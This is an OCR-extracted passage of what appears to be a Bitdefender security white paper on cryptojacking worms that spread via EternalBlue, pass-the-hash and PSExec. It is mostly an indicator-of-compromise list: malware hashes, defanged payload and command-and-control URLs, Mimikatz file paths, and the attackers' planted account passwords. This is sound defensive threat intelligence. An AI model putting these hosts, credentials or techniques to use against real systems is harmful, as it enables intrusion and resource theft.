


Both worms use exploits (EternalBlue and/or a Microsoft SQL Server exploit) to spread.

The worms contain SMB clients capable of pass-the-hash attacks on the SMB protocol.

Both worms spread by copying themselves over SMB.

PSExec works by installing a binary or a command as a service on the target computer.



Most of the C&C communication is made over HTTP, port 80. The miners communicate with the pools through a mining-specific protocol (Stratum) over port 443.

The downloaders and worms communicate with the C&C servers through a custom, encrypted and digitally signed, protocol.

The main purpose of these attackers is cryptojacking, which uses up computer resources for the authors' financial gain.

IoCs (Indicators of Compromise)

Hashes

SHA256	Component
f5ab73390a126bc8c2326f0f9dd72651294b0ee664afdc9c844fc6e77dddee02	initial svhost.exe
01b5ba18c208d4bf4aa423de8f4abdeccaa23b100c4b66fbaa4be5d22b62f780	initial svhhost.exe worm
4ce9a8a7731a829c3375cb36e89021756d54f84c4cc8ff3a60079bb5f1bc91ad	later svhhost.exe worm
e4d8da7ec765b17cab1afa5257214376e2fa5d89dc70e4a2cef4927295d569bc	32-bit svvhost.exe runner
7f5ae42eb1cd04f144c7ddeb6f903418a812b7a3bae45d6faa065b352285fe54	64-bit svvhost.exe runner
2a8e6d71cae51d5c05d7a451155d2faf8ee576f2bf90afa3c2fa00433b92dcba	in-memory miner, loader
2c095afe34d9f16cc171690855d7fd7e9e4c97e9527697532210786d9200e8d3	in-memory miner, XMRig payload
d41e371d15ef33bdbf1a2011c27e2475cd9ad492b3cb64489ac7047dbadffeb2	Python worm, February version
741878c13f5aa434884d4958a520324ca2aefe38778e512972ec0dda5de42c4e	Python worm, February version
45176261a7362c49abe4c3e668235e206e8bad44f66d428caf9d9e5118d83210	Python worm, February version
ffd6fac4958e0c136f080783a172a99e05e067dc1488036f102ee80a400db3c1	Python worm, February version
2abcbb4dcfdf2ebff8d895df4a046036b1bd0756be4758638816a9c01ca7a286	Invoke-Mimikatz.ps1, February version (located at C:\Windows\Temp\m.ps1)
d943bc6dc7614894cc1c741c6c18ac2dbd2c5069f3ab9bc9def5cc2661e54dee	Invoke-Mimikatz.ps1, February version (located at C:\Windows\Temp\m.ps1)
ec293e9b7d4bf87bdab596b2b9680ef5bec14f022746c6bc725c41874f3618db	Python Worm, version 3
1f8a93a1ebbe48613dc614c3cd5934ac7961421e112e454d84fdb7071fec327f	Python Worm, version 3
0b48f4e0d3ab2f7c47e478a1c4a4875c9b77cf0bd67e98546411dff23786a803	Python Worm, version 3

SHA256	Component
03478a018472c12c391f66893ffb2040dbe6649386e24b111d57ddcdf8296231	Python Worm, version 4
d98d33d87754423aceafbe846ec92c62cc7653c6ef39d3e369b3997e00c82bee	Python Worm, version 4
322aa0f6a0110bb09d7d0b7d80f8d0a978d09c07b090e545be5303a06c2b49a5	Python Worm, version 5
1803650a621a27e54f0d9020f57f8d74e41816a115b0ff022cd36d83fd8bd1ef	Python Worm, version 6
e08ca28609b974c36253008187a2d3a8adeb4636af06fe2651c8ef70ebaad896	Python Worm, version 6
69ff04aa3967dd2747e33cd97e7517026d49eaf13340774b6a0d5d7fd95ac35f	Python Worm, version 7
d937cbf43e95d87d7951408c3ca898079e411ee7a6c6f81e77cc4d516bf2b097	Python Worm, version 8
10669cd19691e2e69b8dd7f9820b34e2c6317fe7f9a798522d36702d573a1807	Python Worm, version 8
fa0978b3d14458524bb235d6095358a27af9f2e9281be7cd0eb1a4d2123a8330	Python Worm, version 9
b9a90712bb505cf557ae0559b15375db73e14c0e8bd74dc6df1c3ac325632895	Invoke-Mimikatz.ps1, used in version 3 (located at C:\Windows\Temp\m2.ps1 or C:\Windows\m2.ps1)
6aafad93686690654185e96db07036338ef171f794e2d3fec5545acd9e8ccc4e	Invoke-Mimikatz.ps1, used in version 3 (located at C:\Windows\Temp\m2.ps1 or C:\Windows\m2.ps1)
7a2b17c06fc504796de54862dff38a7ba97bc662bd39ef8d6015b1b4c33a181f	Invoke-Mimikatz.ps1, used in versions 3 and 4 (located at C:\Windows\Temp\m2.ps1 or C:\Windows\m2.ps1)
e09409ce1c41855381295b66868a681b643838e36b6df9b9ffeb0ea271b21ca3	Invoke-Mimikatz.ps1, used in versions 5 and newer (located at C:\Windows\Temp\m2.ps1 or C:\Windows\m2.ps1)
58caea55a8bd712789c7befb1e09aa995cc7c272f14d0d245aafd5dbb8ec7ad9	dl.exe downloader (padded with extra bytes when installed)
aaef385a090d83639fb924c679b2ff22e90ae9377774674d537670a975513397	dl.exe downloader
b94845aab13edb6daab1b45e52942995851904c5307ad20137c2679345a214df	dig.exe (XMRig) double 32-bit/64-bit dropper
379f7b1c4c86ec938eeafa654d2107fa64d29e6892101eca93186d7528a8605e	XMRig 32-bit loader inside b94845aab13edb6daab1b45e52942995851904c5307ad20137c2679345a214df
fde72ab2ccd6d9efeec1ce665c44cefdcdf92b7f014791c726eec17f0264d2f7	XMRig 32-bit payload inside 379f7b1c4c86ec938eeafa654d2107fa64d29e6892101eca93186d7528a8605e
f7675406e51a49a5a62cc93d5afcbe399d8e2210e24199d8f3f95a2084268ff8	XMRig 64-bit loader inside b94845aab13edb6daab1b45e52942995851904c5307ad20137c2679345a214df
deb801f2b52fd31ebba07613ba89697f36ca21c8dd211a10d52b199d937d4f9f	XMRig 64-bit payload inside f7675406e51a49a5a62cc93d5afcbe399d8e2210e24199d8f3f95a2084268ff8

SHA256	Component
dc9f22b47de9ba6b055e958c84c4404212a6ca7d27284281bf8fbc21bbf29b72	advanced dig.exe XMRig/XMR-Stak dropper
6a77525115efe0110560db614f110e85eb64b6122a61d873fca36eec5640b133	XMRig loader inside dc9f22b47de9ba6b055e958c-84c4404212a6ca7d27284281bf8fbc21bbf29b72
20e2ca8f1d0265b66f5d5ffc2bcce8a1a90cbbb423ffa4b2e0cffbae711cf59f	XMRig payload inside 6a77525115efe0110560db-614f110e85eb64b6122a61d873fca36eec5640b133
c285ec8ba861dd87d5ad85096659fc84b93653c41c433124af52a17334dd62d4	XMR-Stak loader inside dc9f22b47de9ba6b055e958c-84c4404212a6ca7d27284281bf8fbc21bbf29b72
dbf335712d89fc9b779838e45e6a78262d513d002974b29ca8c7b5421e2598f5	XMR-Stak payload inside c285ec8ba861dd87d5ad-85096659fc84b93653c41c433124af52a17334dd62d4
dfee0ebfc1971354fa0781a2c669bd7de336fd61f2ac59e785d59cfa75cff71c	PowerShell script downloaded by \Microsoft\Windows\ Bluetooths / \Microsoft\Windows\Bluetool scheduled tasks
11e7d522c9c6399a93099d45ed7268f245c5e9d70476659489c44a9d8086f5a0	PowerShell script downloaded by persistence task (installed by dfee0ebfc1971354fa0781a2c669bd7de336fd-61f2ac59e785d59cfa75cff71c)
7b496238203b43fd5f2eec2462f0d70098a1e709cc8a6d1e5bc6b369c6825930	PowerShell worm, obfuscated (downloaded from http[:]// down.bddp.net/newol.dat)
b9a25533ce8702b472eff3b8b96f8df5bb6331c311bca98c7d5774b0ef5a43ce	PowerShell XMRig loader, 32-bit (downloaded from http[:]//down.bddp.net/d32.dat)
37f99ecbfb257082cedaebd048b9d14066457545b537d9d1674fa6e3930d91cd	Binary XMRig loader, 32-bit (inside b9a25533ce-8702b472eff3b8b96f8df5bb6331c311bca98c7d-5774b0ef5a43ce)
57ef7d2682ad37ca42bcab1bc31924cd5cd49153f03a62672d1511113c7d5c4c	XMRig payload, 32-bit (inside 37f99ecbfb257082ce-daebd048b9d14066457545b537d9d1674fa6e3930d-91cd)
ef711667ae0f936b42f49332397c9ccd818c21748f056fbb7867a127f3d3b8b7	PowerShell XMRig loader, 64-bit (downloaded from http[:]//down.bddp.net/d64.dat)
f6b95bd6647a50cb4c79ebfe9b0e91a165db5eec8f35fdb6ea4318133c339e35	Binary XMRig loader, 64-bit (inside ef711667ae0f-936b42f49332397c9ccd818c21748f056fb-b7867a127f3d3b8b7)
5cc8525e552b0acbc4cadaea3aaf344d5d824bac22cf252c990aa33694135708	XMRig payload, 64-bit (inside f6b95bd6647a50cb4c79eb-fe9b0e91a165db5eec8f35fdb6ea4318133c339e35)

URLs

Initial supply chain attack:

```
http[:]//pull.update.ackng.com/calendar/PullExecute/F79CB9D2893B254CC75DFB7F3E454A69.exe

http[:]//pull.update.ackng.com/dtlabroad/PullExecute/F79CB9D2893B254CC75DFB7F3E454A69.exe

http[:]//pull.update.ackng.com/160wifibroad/PullExecute/F79CB9D2893B254CC75DFB7F3E454A69.exe
```

`http[:]//pull.update.ackng.com/usbboxlite/PullExecute/F79CB9D2893B254CC75DFB7F3E454A69.exe`

`http[:]//dl.haqo.net/dl.exe` (downloaded via certutil, found in worm EternalBlue shellcode)

`http[:]//dl.haqo.net/dll.exe` (downloaded via certutil, found in later worm EternalBlue shellcode)

Intial svhost.exe C&Cs:

Note that these are URL fragments, and more information is encoded in the query string.

`http[:]//p.abbny.com/im.png`

`http[:]//i.haqo.net/i.png`

Other URLs used by svhost.exe:

These can be found in C&C responses, and are files to be downloaded by this component.

`http[:]//216.250.99.49/ins9.exez`

`http[:]//dl.haqo.net/ig.mlz`

Miner pools (all versions):

`stratum[:]//lp.abbny.com:443`

`stratum[:]//lp.beahh.com:443`

`stratum[:]//lp.haqo.net:443`

`stratum[:]//lplp.abbny.com:443`

`stratum[:]//lplp.beahh.com:443`

`stratum[:]//lplp.haqo.net:443`

`stratum[:]//lpp.zer2.com:443`

`stratum[:]//lpp.awcna.com:443`

URLs used by updated worms for infection:

`http[:]//dl.haqo.net/dll.exe`

`http[:]//w.beahh.com/page.html`

`http[:]//128.199.64.236/mn.dat?win03`

`http[:]//128.199.64.236/ii.dat?win03`

`http[:]//v.beahh.com/v`

March worm C&Cs:

Note that these are URL fragments, and more information is encoded in the query string.

```
http[:]//info.haqo.net/e.png

http[:]//info.beahh.com/e.png

http[:]//info.abbny.com/e.png

http[:]//info.ackng.com/e.png
```

dl.exe C&Cs:

Note that these are URL fragments, and more information is encoded in the query string.

```
http[:]//ppm.abbny.com/x.php

http[:]//oom.beahh.com/x.php

http[:]//iim.ackng.com/x.php

http[:]//pp.abbny.com/t.php

http[:]//oo.beahh.com/t.php

http[:]//ii.ackng.com/t.php
```

PowerShell URLs:

Note that these are URL fragments, and more information is usually encoded in the query string.

```
http[:]//v.y6h.net/g

http[:]//27.102.107.137/status.json

http[:]//down.bddp.net/newol.dat

http[:]//down.bddp.net/d32.dat

http[:]//down.bddp.net/d64.dat

http[:]//v.bddp.net/v

http[:]//update.bddp.net/upgrade.php

http[:]//log.bddp.net/logging.php

http[:]//v.bddp.net/wm

http[:]//v.bddp.net/ipc

http[:]//v.bddp.net/eb
```

Domains

Some domains have many subdomains. For this reason, we will use a wildcard in place of the subdomain, as the entire domain is attacker-controlled.

```
*.ackng.com

*.haqo.net

*.abbny.com

*.beahh.com

*.bddp.net

v.y6h.net

lpp.zer2.com

lpp.awcna.com
```

IPs

Domain resolutions not included.

```
27.102.107.137

216.250.99.49

128.199.64.236
```

File mappings:

```
HSKALWOEDJSLALQEOD

path

716371426342716

716C71426C42714

Global\716C71426C42714

Global\Parentoogdi1
```

Mutexes:

```
it is holy shit

I am tHe xmr reporter
```

```
tihs yloh si ti

mutex_{D0E858DF-985E-4907-B7FB-8D732C3FC3B8}

Global\D0E858DF-985E-4907-B7FB-8D732C3FC3B8}

AH0a4hnqzh3gQc

TNQ0N2TaQu1a

TgQ9q2TdQu8V

Global\powerv5

Global\powerdv5
```

Named pipes:

`RemCom_communicaton` (belongs to Impacket, used by the Python worm)

Services:

`Ddriver`, description: `Provides ability to share TCP ports over the net.tcp protocol`

Scheduled task names:

```
Autocheck

Autoload

Autostart

Autoscan

\Microsoft\Windows\Bluetool

\Microsoft\Windows\Bluetooths

\Microsoft\Windows\Rass

escan

escans

update

DnsScan
```

Filenames:

C:\Windows\Temp\svvhost.exe

C:\Windows\Temp\svhhost.exe

C:\Windows\Syswow64\svhost.exe

C:\Windows\System32\svhost.exe

C:\Windows\Temp\p.bat

C:\install.exe

C:\installs.exe

C:\installed.exe

C:\installed2.exe

C:\setupinstalled.exe

C:\Windows\Temp\updll.exe

C:\Windows\Temp\upinstalled.exe

C:\Windows\System32\drivers\svchost.exe

C:\Windows\SysWOW64\drivers\svchost.exe

*\oskjwyh28s3.exe

C:\Windows\Temp\svchost.exe

C:\Windows\Temp\dig.exe

C:\Windows\Temp\doadmin.txt

C:\Windows\Temp\ipc.txt

C:\Windows\Temp\domain.txt

C:\Windows\Temp\hash.txt

C:\Windows\Temp\143.txt

C:\Windows\Temp\eb.txt

C:\Windows\Temp\installed.exe

C:\Windows\Temp\setupinstalled.exe

C:\Windows\Temp\setup-install.exe

C:\Windows\Temp\tmp.vbs

C:\Windows\m2.ps1

C:\Windows\Temp\m2.ps1

```
C:\Windows\mkatz.ini

C:\Windows\Temp\mkatz.ini

C:\Windows\Temp\cm.exe

C:\Windows\Temp\appdatad.ini

C:\Windows\Temp\appdatab.ini

%APPDATA%\sign.txt

%APPDATA%\flashplayer.tmp

%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\FlashPlayer.lnk

%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\run.bat

%LOCALAPPDATA%\Temp\bddp.log

%LOCALAPPDATA%\Temp\kill.log

%LOCALAPPDATA%\Temp\kkk1.log
```

Listening ports:

```
65530

65531

65532

65533
```

TCP traffic on ports:

This will appear as open port checks (TCP SYN packet, followed either by a TCP RST from the target machine, or a 3-way handshake followed by a graceful shutdown)

```
65530

65531

65532

65533
```

Firewall rules:

`DNS` (allow TCP port 65531)

`DNSS2` (allow TCP port 65531)

`DNS2` (allow TCP port 65532)

`DNSsql` (allow TCP port 65533)

`DNSd` (allow TCP port 65533)

`DNSS3` (allow TCP port 65533)

`denyy445` (deny port 445)

`denyy135` (deny port 135)

`denyy136` (deny port 136)

`denyy137` (deny port 137)

`denyy139` (deny port 139)

User accounts

Windows user account: "`k8h3d`", password "`k8d3j9SjfS7`"

SQL Server account: "`sa`", password "`ksa8hd4,m@~#$%^&*()`"

(Note: "`sa`" is a legitimate account, but the password above is not.)

this page was left blank intentionally

this page was left blank intentionally

Bitdefender is a global security technology company that delivers solutions in more than 100 countries through a network of value-added alliances, distributors and reseller partners. Since 2001, Bitdefender has consistently produced award-winning business and consumer security technology, and is a leading security provider in virtualization and cloud technologies. Through R&D, alliances and partnership teams, Bitdefender has elevated the highest standards of security excellence in both its number-one-ranked technology and its strategic alliances with the world's leading virtualization and cloud technology providers.

More information is available at http://www.bitdefender.com/.

Bitdefender-WhitePaper-WCMNSA-CREA3786-en_EN